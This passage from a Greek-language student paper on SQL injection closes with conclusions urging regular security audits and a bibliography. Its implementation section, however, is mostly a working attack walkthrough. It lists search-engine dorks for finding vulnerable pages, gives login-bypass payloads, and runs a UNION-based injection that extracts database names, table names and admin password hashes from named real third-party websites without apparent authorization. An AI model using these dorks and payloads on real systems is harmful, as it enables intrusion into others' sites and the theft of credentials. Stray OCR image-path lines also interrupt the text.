2.Η εφαρμογή ίσως να μην δίνει τη δυνατότητα να κάνουμε **INSERT** στον πίνακα **members**.

3.Υπάρχουν πολλά άλλα πεδία στον πίνακα members,και μερικά ίσως απαιτούν να θέσουμε αρχικές τιμές προκαλώντας την εντολή **INSERT** να αποτύχει.

4.Εάν ακόμα καταφέρουμε να εισάγουμε ένα νέο στοιχείο,η εφαρμογή ίσως να μην λειτουργήσει σωστά λόγω της αυτόματα εισαγόμενης εντολής **NULL** στα πεδία για τα οποία δεν παρείχαμε τιμές εξ'αρχής.

5.Ένα έγκυρο μέλος ίσως να μην απαιτεί μόνο ένα στοιχείο στον πίνακα members αλλά συσχετισμένες πληροφορίες σε άλλους πίνακες (say,"accessrights"),έτσι προσθέτοντας τον μόνο σε έναν πίνακα ίσως να μην είναι αρκετό.

14.Υλοποίηση και Συμπεράσματα

Στη συγκεκριμένη υλοποίηση πραγματοποιούμε μία επίθεση SQL Injection σε σελίδα του διαδικτύου χρησιμοποιώντας όλα τα προηγούμενα στοιχεία που αναφέραμε στην εργασία.

Το πρώτο πράγμα που πρέπει να κάνουμε είναι να βρούμε ευπαθείς σελίδες σε SQL Injection επίθεση.Αυτό μπορεί να επιτευχθεί μέσω ειδικών προγραμμάτων-SQLi scanners ή μέσω μηχανών αναζήτησης χρησιμοποιώντας μερικές από τις παρακάτω φράσεις:

allinurl:index.php?id=
allinurl:trainers.php?id=
allinurl:buy.php?category=
allinurl:article.php?ID=
allinurl:play_old.php?id=
allinurl:newsitem.php?num=
allinurl:readnews.php?id=
allinurl:top10.php?cat=
allinurl:historialeer.php?num=
allinurl:reagir.php?num=
allinurl:Stray-Questions-View.php?num=
allinurl:forum_bds.php?num=
allinurl:game.php?id=
allinurl:view_product.php?id=
allinurl:newsone.php?id=
allinurl:sw_comment.php?id=
allinurl:news.php?id=
allinurl:avd_start.php?avd=
allinurl:event.php?id=
allinurl:product-item.php?id=
allinurl:sql.php?id=
allinurl:news_view.php?id=
allinurl:select_biblio.php?id=

allinurl:humor.php?id=
allinurl:aboutbook.php?id=
allinurl:ogl_inet.php?ogl_id=
allinurl:fiche_spectacle.php?id=
allinurl:communique_detail.php?id=
allinurl:sem.php3?id=
allinurl:kategorie.php4?id=
allinurl:news.php?id=
allinurl:index.php?id=
allinurl:faq2.php?id=
allinurl:show_an.php?id=
allinurl:preview.php?id=
allinurl:loadpsb.php?id=
allinurl:opinions.php?id=
allinurl:spr.php?id=
allinurl:website.php?id=
allinurl:hosting_info.php?id=
allinurl:gallery.php?id=

allinurl:rub.php?idr=
allinurl:view_faq.php?id=
allinurl:artikelinfo.php?id=
allinurl:detail.php?ID=
allinurl:index.php?=
allinurl:profile_view.php?id=
allinurl:category.php?id=
allinurl:publications.php?id=
allinurl:fellows.php?id=
allinurl:downloads_info.php?id=
allinurl:prod_info.php?id=
allinurl:shop.php?do=part&id=
allinurl:productinfo.php?id=
allinurl:collectionitem.php?id=
allinurl:band_info.php?id=
allinurl:product.php?id=
allinurl:releases.php?id=
allinurl:ray.php?id=
allinurl:produit.php?id=
allinurl:pop.php?id=
allinurl:shopping.php?id=
allinurl:productdetail.php?id=
allinurl:post.php?id=
allinurl:viewshowdetail.php?id=
allinurl:clubpage.php?id=
allinurl:memberInfo.php?id=
allinurl:section.php?id=
allinurl:theme.php?id=
allinurl:page.php?id=
allinurl:shredder-categories.php?id=
allinurl:tradeCategory.php?id=
allinurl:product_ranges_view.php?ID=
allinurl:shop_category.php?id=
allinurl:transcript.php?id=
allinurl:channel_id=
allinurl:item_id=
allinurl:newsid=
allinurl:clanek.php4?id=
allinurl:announce.php?id=
allinurl:chappies.php?id=
allinurl:read.php?id=
allinurl:viewapp.php?id=
allinurl:viewphoto.php?id=
allinurl:rub.php?idr=
allinurl:galeri_info.php?l=
allinurl:review.php?id=
allinurl:iniziativa.php?in=
allinurl:curriculum.php?id=
allinurl:labels.php?id=
allinurl:story.php?id=

allinurl:look.php?ID=

allinurl:newsone.php?id=

allinurl:aboutbook.php?id=

Εξασφαλίζοντας σύνδεση με τον λογαριασμό του administrator

Οι περισσότερες σελίδες είναι ευπαθείς σε αρχεία που τελειώνουν σε .asp.Αρχικά,χρειάζεται να βρούμε sites στα οποία υπάρχει φόρμα σύνδεσης και είναι ευάλωτα σε SQL injection.Σε μία μηχανή αναζήτησης πληκτρολογούμε τα παρακάτω όπως κάναμε και προηγουμένως για να βρούμε την ευπάθεια:

"inurl:admin.asp"

"inurl:login/admin.asp"

"inurl:admin/login.asp"

"inurl:adminlogin.asp"

"inurl:adminhome.asp"

"inurl:admin_login.asp"

"inurl:administratorlogin.asp"

"inurl:login/administrator.asp"

"inurl:administrator_login.asp"

Μετά από εύρεση των παρακάτω ανακαλύψαμε ότι η σελίδα http://globaloiljobs.com/Admin_Login.asp είναι ευπαθής και ικανοποιεί το συγκεκριμένο παράδειγμα μας.Σε αυτήν τη σελίδα παρατηρούμε ότι υπάρχει μία φόρμα όπου για να αποκτήσουμε πρόσβαση πρέπει να είμαστε οι διαχειριστές της σελίδας.

Σε τέτοιες περιπτώσεις εισάγουμε πάντα ως username τη λέξη “Admin” και ως password έναν από τους παρακάτω συνδυασμούς:

' or '1'='1

' or 'x'='x

' or 0=0 --

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a

') or ('a'='a


") or ("a"="a

hi" or "a"="a

hi" or 1=1 --

hi' or 1=1 –
'or'1=1'

Στο συγκεκριμένο παράδειγμα θα εισάγουμε για Username: Admin και password: 'or'1'='1



Παρατηρούμε ότι συνδεθήκαμε επιτυχώς ως διαχειριστές!Πλέον από αυτή τη θέση μπορούμε να τροποποιήσουμε πολλά πράγματα στη σελίδα.

Εύρεση usename και password διαχειριστή

Όπως κάναμε και στη προηγούμενη περίπτωση θα αναζητήσουμε για ευπαθείς σελίδες μέσα από μία μηχανή αναζήτησης.Ύστερα από εύρεση,συνδεθήκαμε στην εξής σελίδα: http://www.cocobod.gh/news_details.php?id=30

Για να δούμε αν είναι όντως ευπαθής θα προσθέσουμε μία απόστροφο στο τέλος:

Η σελίδα πράγματι είναι ευπαθής καθώς λάβαμε σφάλμα.

Εύρεση αριθμού στηλών(columns)

Αφού βρήκαμε αν είναι ευάλωτη η σελίδα,τώρα θα πρέπει να μάθουμε τον αριθμό των στηλών προσθέτοντας την εντολή "order by X --" στο τέλος της διεύθυνσης URL όπου το X είναι ένας αριθμός από το 1 έως το άπειρο.Δοκιμάζουμε αριθμούς μέχρι τη στιγμή που θα λάβουμε το πρώτο σφάλμα.

Συγκεκριμένα,εκτελέσαμε τα ακόλουθα:

http://www.cocobod.gh/news_details.php?id=30 order by 1-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 2-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 3-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 4-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 5-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 6-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 7-- >> no error

http://www.cocobod.gh/news_details.php?id=30 order by 8-- >> Unknown column

Αυτό σημαίνει ότι η 8η στήλη δεν υπάρχει,άρα ο συνολικός αριθμός των στηλών είναι 7!

Εύρεση προσβάσιμων στηλών

Αφού βρήκαμε ότι ο αριθμός των στηλών είναι 7,το επόμενο βήμα είναι να ελέξουμε αν υπάρχουν προσβάσιμες στήλες.Για να το κάνουμε αυτό θα χρησιμοποιήσουμε την εντολή "UNION SELECT number,of,columns--" ή όπως το παρακάτω:

http://www.cocobod.gh/news_details.php?id=30 union select 1,2,3,4,5,6,7--

Το αποτέλεσμα θα είναι αυτό:

Αυτό σημαίνει ότι μπορούμε να πάρουμε πληροφορίες από την 6η,την 2η και την 3η στήλη.

Εύρεση έκδοσης MySQL βάσης δεδομένων

Είναι απαραίτητο να γνωρίζουμε την έκδοσης της βάσης δεδομένων για να ξέρουμε αν μπορούμε να επιτεθούμε ή όχι στη σελίδα.Γενικά,οι σελίδες οι οποίες χρησιμοποιούν MySQL έκδοση 4.x.x δεν είναι εφικτό για μας να επιτεθούμε,ενώ στις εκδόσεις άνω του 5.x.x είναι εφικτό.Για να το ανακαλύψουμε αυτό απλά αντικαθιστούμε τον αριθμό της χρησιμοποιημένης στήλης(τον αριθμό 6 δηλαδή) με το "@@version".Δηλαδή:


http://www.cocobod.gh/news_details.php?id=30 union select 1,2,3,4,5,@@version,7--

Αυτό σημαίνει ότι μπορούμε να συνεχίσουμε να δουλεύουμε με τη σελίδα καθώς η έκδοση είναι 5.1.39.

Εύρεση ονόματος βάσης δεδομένων


Σε αυτό το σημείο θα προσπαθήσουμε να κάνουμε inject από τη σελίδα το όνομα της βάσης δεδομένων.Για να το κάνουμε αυτό,θα αντικαταστήσουμε το χρησιμοποιούμενο αριθμό στήλης(το 6) με "group_concat(schema_name)", και θα προσθέσουμε το "from information_schema.schemata--" μετά τον τελευταίο αριθμό στήλης.Για παράδειγμα:

http://www.cocobod.gh/news_details.php?id=30 union select 1,2,3,4,5,group_concat(schema_name),7 from information_schema.schemat--



Τώρα για να βρούμε τη βάση δεδομένων που χρησιμοποιεί η σελίδα αυτή τη στιγμή θα αντικαταστήσουμε το "group_concat(schema_name)" με το "concat(database())". Δηλαδή:

http://www.cocobod.gh/news_details.php?id=30unionselect 1,2,3,4,5,concat(database()),7 from information_schema.schemata--



Όπως βλέπουμε,ανακτήσαμε τη χρησιμοποιημένη βάση δεδομένων η οποία είναι η cocobod_codbnew!

Ανάκτηση ονομάτων των πινάκων

Για να ανακτήσουμε τα όνομα των πινάκων,θα αντικαταστήσουμε το χρησιμοποιημένο αριθμό στηλών με το "group_concat(table_name)" και θα προσθέσουμε το "from information_schema.tables where table_schema=database()--" στο τέλος του αριθμού των στηλών.Δηλαδή:

http://www.cocobod.gh/news_details.php?id=30 union select 1,2,3,4,5,group_concat(table_name),7 from information_schema.tables where table_schema=database()—

Ανάκτηση ονομάτων στηλών

Για να ανακτήσουμε τα ονόματα των στηλών θα χρησιμοποιήσουμε την παρακάτω αίτηση:

group_concat(column_name)

from information_schema.columns where table_schema=database()-

Δηλαδή:

http://www.cocobod.gh/news_details.php?id=30 union select 1,2,3,4,5,group_concat(column_name),7 from information_schema.columns where table_schema=database()--


Ανάκτηση πληροφοριών από τις στήλες

Είμαστε στο τελικό βήμα για την απόκτηση των πληροφοριών του διαχειριστή από τη στήλη.Για την επίτευξη αυτού του στόχου θα εισάγουμε τον κώδικα:

http://www.site.com/news_details.php?id=30 union select 1,2,3,4,5,group_concat(columusername,0x3a,columnpassword),7 from currentdb.tableuse--

Έτσι το exploit μας θα μοιάζει τώρα κάπως έτσι:

http://www.cocobod.gh/news_details.php?id=30 union select 1,2,3,4,5, group_concat(username,0x3a,password),7 from cocobod_codbnew.coc_admin--



Το comaster είναι το username του διαχειριστή και ο αριθμός hash είναι το password που συνήθως είναι κρυπτογραφημένο σε md5.Πλέον η επίθεση SQL Injection έχει ολοκληρωθεί με επιτυχία!Στο βίντεο της παρουσίασης αναλύουμε επίσης άλλη μία επίθεση η οποία πραγματοποιείται στη σελίδα http://www.tartanarmy.com/news/news.php?id=130 .

15. Συμπεράσματα

Η χρήση SQL Injection δεν πρέπει να θεωρείται ότι είναι κάτι απλό. Είναι πιθανότατα ένα από τους πιο δυνατούς τρόπους για να κάνει κάποιος hacking και επίσης είναι ο πιο απλός καθώς δεν χρειάζεται ιδιαίτερα εργαλεία, αλλά μονάχα ένας web browser. Από εκεί και πέρα αν κάποιος έχει τις απαραίτητες γνώσεις μπορεί να αποκτήσει πλήρης πρόσβαση στο μηχάνημα, πέραν από τα δεδομένα που μπορεί να έχει η βάση δεδομένων. Αυτό που καταφέρνει να κάνει κάποιος ουσιαστικά είναι να 'εξαπατήσει' το σύστημα και να του δώσει όλες τις πληροφορίες που ζητάει.Γενικά,οι επιθέσεις μέσω SQL injection αποτελούν μια από τις μεγαλύτερες διαδικτυακές απειλές, τις οποίες οι διαχειριστές δικτύων και ιστοσελίδων πρέπει να λαμβάνουν σοβαρά υπόψη.Τέτοιου είδους επιθέσεις κάνουν την εμφάνισή τους κατά κύριο λόγο σε διαδικτυακές εφαρμογές.Για τον λόγο αυτό προτείνουμε τον συχνό έλεγχο των ιστοσελίδων καθώς και κάθε μιας διαδικτυακής εφαρμογής ξεχωριστά.Οι τακτικοί έλεγχοι θα πρέπει να μπουν πλέον ως μόνιμη και σταθερή διαδικασία ανά τακτά χρονικά διαστήματα και να υιοθετηθούν από τους διαχειριστές των εταιρικών δικτύων.Ειδικότερα, για τον έλεγχο των διαδικτυακών εφαρμογών δεν είναι απαραίτητα ανάγκη να χρησιμοποιήσουμε "custom" εργαλεία αλλά για βασικές ευπάθειες μπορούμε να χρησιμοποιήσουμε και ορισμένα αυτόματα εργαλεία μερικά από τα οποία παρέχονται και στο διαδίκτυο.Ειδικότερα,υπάρχουν διαθέσιμα στην αγορά αρκετές δεκάδες εργαλεία για τον έλεγχο των διαδικτυακών μας εφαρμογών όπως το SQL Power Injector.Τα εργαλεία ελέγχων ασφάλειας είναι αρκετά χρήσιμα για τη διεξαγωγή επιτυχημένων ελέγχων και πλέον είναι αρκετά εύκολα στη χρήση.Γενικά,εξαιτίας του γεγονότος ότι ο επιτιθέμενος έχει τη δυνατότητα να τροποποιήσει παραμέτρους στη σελίδα αν εισέλθει,κρίνεται επιτακτικό τα όποια κενά ασφαλείας υπάρχουν να διορθώνονται εγκαίρως.

16. Βιβλιογραφία

1. SPI Dynamics, “Blind SQL Injection:Are your web applications vulnerable”,2007
2. Martin G.Nystrom, “SQL Injection Defenses”,O’Reilly Media,Inc.,2007
3. Justin Claarke, “SQL Injection:Attacks and Defenses”,Published by Syngress Publishing,Inc.,2009
4. OpenSpot,”SQL Injection(μέρος 1ο)”,Retrieved from http://openspot.antithesis.gr/archives/33 ,Antithesis Group,2007
5. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso”,A Classification of SQL Injection Attacks and Countermeasures”, College of Computing Georgia Institute of Technology,2006
6. Frank S.Rietta,” Application Layer Intrusion Detection for SQL Injection”, Proceedings of the 44th annual Southeast regional conference ,2006
7. "Preventing SQL Injection Attacks”,Retrieved from http://www.wwwcoder.com/main/parentid/258/site/2966/68/default.aspx
8. Mike Chapple,” Testing For SQL Injection Vulnerabilities”,Retrieved from http://databases.about.com/od/security/a/sql_inject_test.htm
9. TechKranti,” SQL Injection: A Step-by-Step Tutorial”,Retrieved from http://www.techkranti.com/2010/03/sql-injection-step-by-step-tutorial.html
10. Rui Perreira, “Blind SQL Injection”,WaveFront Consulting Group,Retrieved from http://www.wavefrontcg.com/Blind%20SQL%20Injection-UBC.pdf
11. S.Friedl,“SQL Injection Attacks by Example”, Retrieved from http://www.unixwiz.net/techtips/sql-injection.html
12. Κ.Κεμάλης,”Επιθέσεις δηλητηρίασης SQL κώδικα”,Πανεπιστήμιο Αιγαίου,2007
13. Γ.Καββαδίας,Α.Τσιαμουρτζής,”SQL Injection”,Τμήμα Πληροφορικής,Ανώτατο Τεχνολογικό Εκπαιδευτικό Ίδρυμα Θεσσαλονίκης,Retrieved from http://www.nyxteridas.gr/site/images/stories/SQL_Injection.pdf,2008,
14. “SQL Injection”,Retrieved from http://www.scribd.com/doc/16661585/SQL-Injection,2009
15. “SQL Injection Basic Tutorial”,Retrieved from http://www.governmentsecurity.org/articles/sql-injection-basic-tutorial.html,2009
16. TechNet,”SQL Injection”,Microsoft,Retrieved from http://technet.microsoft.com/en-us/library/ms161953(SQL.90).aspx,2005
17. Wikipedia,”Code Injection”,Wikimedia Foundation,Retrieved from http://en.wikipedia.org/wiki/Code_injection

18. Acunetix,”SQL Injection:What is it?”,Retrieved from http://www.acunetix.com/websitesecurity/sql-injection.htm
19. Hacker University,”Error-Based SQL Injection”,Retrieved from http://www.hackeruniversity.gr/forum/index.php?act=Help&CODE=01&HID=17